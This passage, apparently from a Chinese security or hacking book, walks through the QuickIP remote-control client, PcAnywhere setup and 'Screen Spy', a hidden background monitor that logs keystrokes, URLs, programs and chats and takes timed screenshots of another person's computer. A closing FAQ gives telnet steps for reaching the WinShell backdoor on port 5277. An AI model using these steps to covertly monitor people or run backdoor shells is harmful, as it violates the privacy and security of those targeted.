此外，还可以设置服务器的连接线程数量、连接缓冲区的大小以及是否在开机时自动运行等选项。单击“保存”按钮，将设置应用到系统中并隐藏服务器设置窗口。

2．客户端的设置

在本地计算机安装并运行 QuickIP 客户端之后，打开“QuickIP 客户机”窗口，如图 8-64 所示。




图 8-64　QuickIP 客户机

（1）添加主机

单击工具栏中的“添加主机”按钮，打开“添加远程主机”对话框，如图 8-65 所示。在其中输入 QuickIP 服务器 IP 地址、监听端口及服务器登录密码，单击“确认”按钮，与 QuickIP 服务器连接。如果在“主机”下拉列表框中选择 Email 地址，如图 8-66 所示。则可通过服务器中设置的 Email 地址等内容，与服务器建立连接。

（2）控制目标计算机

- 文件操作：在客户端操作窗口中，可以对远程计算机中的文件进行浏览、复制、移动、删除等操作，如图 8-67 所示。右击远程计算机的文件夹，从弹出的快捷菜单中选择上传命令即可上传自己的文件。




图 8-65　设置服务器选项

图 8-66　在主机下拉列表中选择 Email 地址

图 8-67　快捷菜单

- 远程控制：选择“远程控制”功能项并双击相应的功能，对远程计算机进行屏幕控制、查看主机信息、声音控制、关闭远程的服务程序、远程关机、远程退出登录状态等操作，如图 8-68 所示。如果双击“屏幕控制”命令，则可对远程计算机屏幕进行远程控制，如图 8-69 所示。

图 8-68　远程控制功能

图 8-69　远程屏幕控制

此外，通过 QuickIP 客户端还可以查看远程计算机打开的进程、装载的模块、启动的服务等。QuickIP 可谓是一款功能强大、操作简单的远程控制工具，用户不妨试用一下。

8.3.6　用屏幕间谍实现定时远程抓屏

屏幕间谍是一款屏幕监督工具，它可以按照用户的要求在后台运行，并记录键盘击键、打开的网址、运行过的程序和聊天记录。更主要的是可以定时抓取屏幕，把指定间隔的屏幕图像保存为图片文件，准确记录抓图时间，方便用户浏览一段时间内电脑运行的内容和状态，使用户即使不在电脑前也能对别人的使用情况了如指掌。屏幕间谍的具体使用步骤如下：

步骤 1 在“选项设置”选项对话框中，可以设置屏幕间谍运行时的一些选项，如密码设置、




图 8-70　设置屏幕间谍运行选项

步骤 2 单击“综合设置”按钮，打开 Settings 对话框，在其中设置与隐藏相关的选项以及选择附加功能选项。

提 示

通过按【Ctrl+Alt+S】组合键，可以将后台运行的屏幕间谍激活，以便进行设置和操作。若用户设置有密码，则在激活时需要输入密码。

步骤 3 所有选项设置完毕之后，单击“重置”按钮，将屏幕间谍的所有选项恢复到原来状态。单击“运行”按钮，屏幕间谍开始运行。

步骤 4 单击“隐藏”按钮，则屏幕间谍将处于后台运行状态，按下用户设置的快捷键，可将其激活。单击“退出”按钮，关闭屏幕间谍程序。

步骤 5 设置好并运行屏幕间谍之后，就可以对操作者进行监督，查看操作者的操作记录。屏幕间谍在运行之后，可以记录计算机操作人员的键盘操作过程。

步骤 6 在屏幕间谍主窗口左侧单击“键盘记录”选项，选择哪些程序运行时记录键盘操作，并对记录内容进行刷新、清除、生成报告、搜索记录内容等操作，如图 8-71 所示。

步骤 7 在屏幕间谍主窗口左侧单击“网址记录”选项，查看屏幕间谍运行时记录的网址，也可对已记录内容进行清除、生成报告、搜索等操作，如图 8-72 所示。




图 8-71　设置键盘记录选项

图 8-72　网址记录

步骤 8 在屏幕间谍主窗口左侧单击“应用程序”选项，查看记录下的应用程序运行情况，如图 8-73 所示。

步骤 9 在屏幕间谍主窗口左侧单击“屏幕截图”选项，查看屏幕间谍运行时抓取的屏幕图片，如图 8-74 所示。

提 示

在屏幕间谍主窗口左侧单击不同的记录项，即可查看该条记录的详细内容，如记录内容、截取的图片等。

图 8-73　查看应用程序运行记录




图 8-74　查看抓取的图片

步骤 10 在屏幕间谍主窗口左侧单击“聊天记录”选项，查看屏幕间谍运行时，计算机操作人员的聊天记录，如图 8-75 所示。

图 8-75　查看聊天记录

屏幕间谍可以让公司主管有效地监督自己员工的工作情况，让网管查看每一台电脑的使用情况，从而有效地提高工作效率。此外，该软件还可以设置开机启动、自动清理、自定义路径等功能。

8.4　远程控制经典工具 PcAnywhere

PcAnywhere 是一款著名的远程控制工具，可轻松实现在本地计算机上控制远程计算机，使两地的计算机协同工作，还可使用被控端电脑上的程序或在主控端与被控端之间互传文件，并可使用其闸道功能，让多台电脑共享一个 Modem，或向网络使用者提供打进或打出功能。

8.4.1　PcAnywhere 安装流程

网上下载 PcAnywhere 简体中文版的安装软件包，先对其进行解压缩，然后进行安装。具体安装步骤如下：

步骤 1 双击 PcAnywhere 软件的 setup.exe 安装程序，打开安装向导对话框，如图 8-76 所示。

步骤 2 单击 Next 按钮，打开安装 PcAnywhere 软件的使用协议。在其中显示此安装软件的相应协议，选择 I accept the terms in the license agreement 单选项，表示同意其使用该协议，如图 8-77 所示。




图 8-76　安装向导




图 8-77　阅读使用协议

步骤 3 单击 Next 按钮，进入用户注册信息，在其中输入用户名并单击 Next 按钮，打开设置软件安装路径对话框，在其中设置 PcAnywhere 软件的安装路径，如图 8-78 所示。

步骤 4 单击 Next 按钮，选择安装 PcAnywhere 附带的工具，如图 8-79 所示。




图 8-78　设置安装路径

图 8-79　选择安装附件

步骤 5 单击 Next 按钮，打开选择桌面上添加的快捷方式，在其中可选择桌面上添加的快捷方式图标，如图 8-80 所示。

步骤 6 单击 Install 按钮，开始程序的安装并显示安装进度，如图 8-81 所示。在安装结束之后，单击 Finish 按钮，结束安装操作。

图 8-80 选择桌面上添加的图标




图 8-81 开始安装

此时安装的 PcAnywhere 软件还是英文版，为了操作比较方便，还需要使用汉化包将其汉化。双击 PcAnywhere 软件汉化包软件程序，打开其安装向导，如图 8-82 所示。

具体的操作步骤如下：

步骤 1 单击“下一步”按钮，在打开的安装向导说明窗口中，阅读有关汉化程序的文字说明。

步骤 2 单击“下一步”按钮，打开“选择目标位置”对话框，在其中选择汉化包的安装路径（汉化程序安装路径通常需与英文版安装路径相同），如图 8-83 所示。




图 8-82 汉化包安装向导




图 8-83 设置安装路径

步骤 3 单击“下一步”按钮，检查安装路径是否正确。若无误则单击“安装”按钮，开始汉化包的安装。在安装结束之后，单击“完成”按钮，结束汉化包的安装操作。

步骤 4 双击桌面上的 Symantec pcAnywhere 图标，进入 PcAnywhere 的操作窗口，如图 8-84 所示。

图 8-84　PcAnywhere 操作窗口

与其他远程控制软件相同，使用 PcAnywhere 远程控制软件，也需要同时在主控端和被控端计算机上进行安装。

8.4.2　PcAnywhere 的相关功能配置

在主控端和被控端计算机中分别安装好 PcAnywhere，要想真正让 PcAnywhere 控制远程计算机，做的第一步工作就是配置被控端计算机。

配置被控端的具体设置步骤如下：

步骤 1 在“PcAnywhere 管理器”任务栏中选择“被控端”选项，并选择“文件”→“新建项”→“联机向导”命令，打开“联机向导-联机方式”对话框，如图 8-85 所示。

步骤 2 选择好联机方式之后，单击“下一步”按钮，打开“联机向导-验证类型”对话框，在其中选择需要的验证类型，如这里选择“我想使用存在的 Windows 账户”单选项，如图 8-86 所示。




图 8-85　选择联机方式




图 8-86　选择验证类型

步骤 3 单击“下一步”按钮，打开“联机向导-选择一个账户”对话框，在其中选择远程登录用户所使用的本地账户，如图 8-87 所示。

步骤 4 单击“下一步”按钮，打开“联机向导-摘要”对话框，在其中勾选“联机向导结束后等待主控端计算机联机”复选框，如图 8-88 所示。




图 8-87　选择 Windows 账户




图 8-88　完成联机操作

步骤 5 单击“完成”按钮，关闭联机向导，并同时在 Windows 的通知区域中显示一个图标，表示 PcAnywhere 在等待主控端的连接。右击新添加的被控端并在弹出的快捷菜单中选择“属性”命令，打开其属性对话框。

- 在“连接信息”选项卡中，可以设置建立连接时所使用的协议，一般默认选中 TCP/IP，可以根据实际需要选择合适的协议。
- 在“设置”选项卡中，可以设置被控端的启动、会话等选项组，如图 8-89 所示。其中，“与 Windows 一起启动”复选框和“运行最小化”复选框是指被控端配置好之后，决定是否在下一次启动计算机时就直接启动 PcAnywhere 并最小化显示，可以同时勾选。“会话不正常结束后”选项组是指在连接会话不正常的情况下（比如突然中断），是放弃连接还是等待下一次连接。“会话正常结束后”选项组是指当一次连接会话正常结束之后，可以设置是否退出 PcAnywhere 或等待下一次连接。“保护选项”复选框是指为了保护本机安全，可以选择锁定用户，不允许其他的控制端登录、重新启动计算机等。
- 在“呼叫者”选项卡中，可以设置创建连接到本机的用户账号及密码。在这里设置允许哪些用户能够进行远程控制以及控制的权限，还可以重新设置其验证类型。
- 在“安全性选项”选项卡中，可以设置“联机选项”、“登录选项”、“会话选项”等选项组，如图 8-90 所示。

图 8-89　被控端设置选项




图 8-90　安全性设置

- 在“会议”选项卡中，可以设置有关会议信息，如 IP 地址、允许通过的路由数量等。PcAnywhere 支持以会议方式运行，允许多个主控端用户同时连接并查看被控端的活动。会议被控端是由第一个连接的主控端呼叫者远程控制，其他呼叫者可以连接并查看被控端会话，但却不能在被控端计算机上控制操作。
- 在“保护项目”选项卡中，允许键入密码来保护当前设置的被控端选项，若设置此项后任何人试图查看或更改该被控端的选项时，都需要输入密码。

提 示

在被控端会议需要有多点传播地址，且此地址必须介于 255.1.1.1 ~ 239.254.254.254 之间。

步骤 6 上述属性都配置好之后，单击“确定”按钮，完成被控端的设置。

步骤 7 右击被控端图标，在弹出的快捷菜单中选择“开始控制”命令，被控端将启动并在系统任务栏上显示一个电脑形状的图标，开始等待远程控制的主控端进行连接。当有用户远程连接时，图标将改变颜色。

在设置好被控端之后，还需要配置主控端计算机。配置主控端的具体操作步骤如下：

步骤 1 在“PcAnywhere 管理器”任务栏中选择“主控端”选项，并选择“文件”→“新建项”→“联机向导”命令，打开“联机向导-联机方式”对话框，如图 8-91 所示。

步骤 2 选择好联机方式之后，单击“下一步”按钮，进入“联机向导-目标地址”对话框，在其中输入远程计算机的 IP 地址，如图 8-92 所示。




图 8-91　选择联机方式




图 8-92　输入 IP 地址

步骤 3 单击“下一步”按钮，打开“联机向导-摘要”对话框，在其中查看自己的设置是否正确。若无误，则可单击“完成”按钮关闭联机向导，如图 8-93 所示。

步骤 4 如果同时在“联机向导-摘要”对话框中勾选“联机向导结束后，联机到一个被控端”复选框，则在关闭联机向导之后，当与被控端计算机建立连接时，即可打开“联机向导-验证类型”对话框，如图 8-94 所示。




图 8-93　结束联机向导




图 8-94　选择验证类型

步骤 5 右击新建的主控端并在弹出的快捷菜单中选择“属性”命令，打开其属性对话框，如图 8-95 所示。

- 在“连接信息”选项卡中，设置选项与被控端的设置基本相同，不同之处在于主控端只能够选择一种连接方式，同时还可以设置“启动模式”（如其中的“文件传送”单选项）选项组，达到与被控端连接时直接进入文件传输界面，而不进入远程操作界面的效果。
- 在“设置”选项卡中可以配置远程连接选项，可以重新设置被控端计算机的 IP 地址，还可以勾选“一旦连接即自动登入至被控端”复选框，并输入登录用户名和密码等选项，如图 8-96 所示。其中“要控制的网络被控端 PC 或 IP 地址”单选项需要输入受控制的远程计算机的主机名或 IP 地址。“要控制的被控端 PC 电话号码”选项组用于在远程计算机采用 Modem 拨号呼叫时，在其中输入远程计算机的电话号码。“登入信息”选项组用于连接后自动登录到被控制端，在输入完整的登录信息之后，可以保存登录到远程被控端所需的用户账号与密码，而实现自动登录。




图 8-95　连接信息设置




图 8-96　设置登录选项

- 在“自动化任务”选项卡中，可以将与被控端连接后所进行的操作记录下来，并在以后需要时进行回放查看。

- 在“安全性选项”选项卡中，可以设置该主控端在远程控制的过程中使用的加密级别，默认是不加密的。可以按照自己的需要选择使用对称密钥、公钥或 PcAnywhere 加密方式，其中 PcAnywhere 加密方式将前面的两种加密技术结合在一起，具有速度和安全性两方面的优点，如图 8-97 所示。
- 在“保护项目”选项卡中，其功能与被控端设置中的相同。

在“PcAnywhere 管理器”任务栏中选择“快速联机”选项之后，需要在其中输入被控端的 IP 地址、计算机名称，如图 8-98 所示。单击“联机”按钮，即可与被控端建立连接。在“启动模式”下拉列表框中，可以选择“远程摇控”、“主控端管理”、“文件传送”等选项。




图 8-97　设置安全性能

图 8-98　快速联机

快速部署与联机的具体操作步骤如下：

步骤 1 在“PcAnywhere 管理器”任务栏中选择“快速部署与联机”选项，即可看到已经连接的计算机名称，如图 8-99 所示。

图 8-99　快速部署与联机

步骤 2 双击需要连接的被控端计算机名称，显示如图 8-100 所示的对话框。在其中输入登录用户名和密码之后，单击“确定”按钮，即可与被控端建立连接。

图 8-100　与被控端建立连接

8.4.3　实现 PcAnywhere 远程控制

与被控端计算机连接并成功登录，就可以对被控端计算机进行远程控制。

1．远程摇控

在“会话管理器”任务栏中选择“远程摇控”选项，即可对被控端计算机桌面进行远程控制，如打开或关闭远程窗口、通过被控端计算机进行网页浏览等，如图 8-101 所示。




图 8-101　通过被控端计算机浏览网页

- 在“远程摇控”任务栏中单击“屏幕大小调整”选项，远程桌面大小将根据 PcAnywhere 的“远程摇控”窗口大小而自动调整。
- 单击“查看/编辑联机选项”选项，打开“联机选项”对话框，在其中可设置被控端计算机桌面颜色、被控端状态等选项，如图 8-102 所示。

注 意

在远程控制过程中，经常会用到剪贴板功能，将主控端的剪贴板内容复制到被控端。通过 Windows 系统的远程桌面，可简单使用【Ctrl+C】组合键和【Ctrl+V】组合键来实现剪贴板内容复制功能，即实现剪贴板共享。

但 PcAnywhere 要实现这一功能就会有些复杂，需要通过单击“传送剪贴板”选项，在打开的“传送剪贴板”对话框中选择“传送被控端的剪贴板到您的剪贴板”单选项或“您的剪贴板传送至被控端剪贴板”单选项，以达到复制剪贴板内容的目的，如图 8-103 所示。

图 8-102　设置联机选项




图 8-103　传送剪贴板内容

- 单击“启动/停止会话记录”选项，在弹出的对话框中设置记录的保存路径和文件名，则主控端计算机即可将会话记录保存下来，以供日后查看。
- 单击“保存目前的屏幕”选项，将被控端当前屏幕保存下来。

此外，用户还可以向被控端发送重新启动命令。

2. 主控端管理

在“会话管理器”任务栏中选择“主控端管理”选项，即可对被控端计算机运行的应用程序以及进程进行管理，如图 8-104 所示。

图 8-104　进程管理

此外，用户还可以对远程计算机的服务、系统文件、注册表、已安装的程序等进行管理，而且还可以通过 DOS 命令对远程程序进行操作，查看被控端的事件日志、改变远程计算机的状态等，如图 8-105 所示。

图 8-105　改变被控端状态

3．文件传送

远程用户在远程传输文件时可暂时中止远程操作功能，使文件传输线路更加稳定。此外，PcAnywhere 还提供同步文件夹的方式传送文件，允许用户通过自动化任务，让软件按照用户的设置在指定时间连接远程计算机，进行指定的文件传输操作或同步指定文件夹。

如果要远程传送文件，则在“会话管理器”任务栏中选择“文件传送”选项，即可在被控端与主控端计算机之间进行文件传送，如图 8-106 所示。

图 8-106　文件传送

4．命令队列

在“会话管理器”任务栏中选择“命令队列”选项，即可通过手动键入命令来进行操作，如图 8-107 所示。

图 8-107　使用命令队列

5．显示对谈

在即时通信软件流行的今天，大家也许会觉得远程聊天的功能有些多余，恰恰相反，在很多情况下，该功能对于双方沟通起着相当重要的作用。在“会话管理器”任务栏中选择“显示对谈”选项之后，就可以像在 QQ 中一样进行实时聊天，如图 8-108 所示。

6．结束会话

在“会话管理器”任务栏中选择“结束会话”选项，在显示的对话框中单击“是”按钮，即可结束主控端与被控端之间的会话，如图 8-109 所示。如果用户在联机过程中保存有会话记录，则可以在会话结束之后，双击该记录文件，浏览以前的会话过程。

图 8-108　聊天




图 8-109　结束会话

8.5　可能出现的问题与解决方法

① 在使用 WinShell 时，为什么使用 telnet 登录之后，却总是看不到输入的命令？

解答：之所以会出现这样的现象，主要是因为用户没有打开 Telnet 的回显功能，此时可先运行 telnet 命令，待出现 Microsoft Telnet 之后，再执行 set LOCAL_ECHO 命令，然后再输入 open xxx. xxx. xxx. xxx 5277 命令就可以了。

② 在使用 QuickIP 时，为什么总是不能成功连接到远程计算机？

